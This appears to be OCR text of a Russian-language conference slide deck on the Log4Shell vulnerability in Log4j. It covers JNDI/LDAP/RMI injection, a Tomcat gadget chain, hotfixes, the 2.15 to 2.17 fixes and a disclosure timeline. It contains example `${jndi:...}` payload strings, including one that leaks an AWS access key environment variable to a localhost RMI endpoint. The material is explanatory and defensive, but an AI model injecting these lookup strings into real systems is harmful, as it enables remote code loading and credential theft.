


Application

LDAP Server

Web Server


Атака на LDAP



```
LOGGER.info("${jndi:ldap://127.0.0.1:1999/dc=test,dc=org}");
```


Атака на LDAP

```
LOGGER.info("${jndi:ldap://127.0.0.1:1999/dc=test,dc=org}");
```




Атака на LDAP

```
LOGGER.info("${jndi:ldap://127.0.0.1:1999/dc=test,dc=org}");
```



Атака на LDAP

```
LOGGER.info("${jndi:ldap://127.0.0.1:1999/dc=test,dc=org}");
```



Атака на LDAP

ДЕМО

trustURLCodebase = true

trustURLCodebase = true

С версии 8u191 по умолчанию `trustURLCodebase = false`

trustURLCodebase = true

С версии 8u191 по умолчанию `trustURLCodebase = false`

```
-Dcom.sun.jndi.rmi.object.trustURLCodebase=true
-Dcom.sun.jndi.ldap.object.trustURLCodebase=true
```

Атака на Tomcat

https://www.veracode.com/blog/research/exploiting-jndi-injections-java

Атака на Tomcat

—org.apache.naming.factory.BeanFactory

—javax.el.ELProcessor

—javax.script.ScriptEngineManager

https://www.veracode.com/blog/research/exploiting-jndi-injections-java

Атака на Tomcat

—org.apache.naming.factory.BeanFactory

—javax.el.ELProcessor

—javax.script.ScriptEngineManager

https://www.veracode.com/blog/research/exploiting-jndi-injections-java

Атака на Tomcat

—org.apache.naming.factory.BeanFactory

—javax.el.ELProcessor

—javax.script.ScriptEngineManager

https://www.veracode.com/blog/research/exploiting-jndi-injections-java

Атака на Tomcat

ДЕМО

Атака на JNDI + env

Атака на JNDI + env

```
LOGGER.info("${jndi:rmi://127.0.0.1:1999/${env:AWS_ACCESS_KEY_ID}}");
```

Атака на JNDI + env

```
LOGGER.info("${jndi:rmi://127.0.0.1:1999/${env:AWS_ACCESS_KEY_ID}}");
```

Атака на JNDI + env

```
LOGGER.info("${jndi:rmi://127.0.0.1:1999/${env:AWS_ACCESS_KEY_ID}}");
```

Атака на JNDI + env

```
LOGGER.info("${jndi:rmi://127.0.0.1:1999/${env:AWS_ACCESS_KEY_ID}}");
/* ${env:AWS_ACCESS_KEY_ID} → AKIAIOSFODNN7EXAMPLE */
```

Атака на JNDI + env

```
LOGGER.info("${jndi:rmi://127.0.0.1:1999/${env:AWS_ACCESS_KEY_ID}}");
/* ${env:AWS_ACCESS_KEY_ID} → AKIAIOSFODNN7EXAMPLE */
```

```
/* JndiLookup */
jndiName = "rmi://127.0.0.1:1999/AKIAIOSFODNN7EXAMPLE";
```

Hotfix

Hotfix

- `%m{nolookups}` *`/* с версии 2.7 */`*
- `log4j2.formatMsgNoLookups` *`/* с версии 2.9 */`*

Hotfix

ДЕМО

Hotfix

```
zip -q -d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class
```

Fix

2.15

—По умолчанию {nolookups}

—Ограничение JndiLookup по хостам

2.16

—log4j2.enableJndi (false по умолчанию)

—Удалён {lookups} для message — %m{lookups}

2.17

—log4j2.enableJndi декомпозировали на 3 свойства


—Исправлена бесконечная рекурсия на lookup

https://logging.apache.org/log4j/2.x/security.html

Таймлайн


Таймлайн

17.07.2013 — LOG4J-313: JNDI Lookup plugin support



Таймлайн


24.11.2021 — Сообщение об уязвимости от Alibaba Security Team



Таймлайн


06.12.2021 — Log4j 2.15

10.12.2021 — CVE-2021-44228



Таймлайн

25.11.2014 — %m{nolookups}



17.07.2013

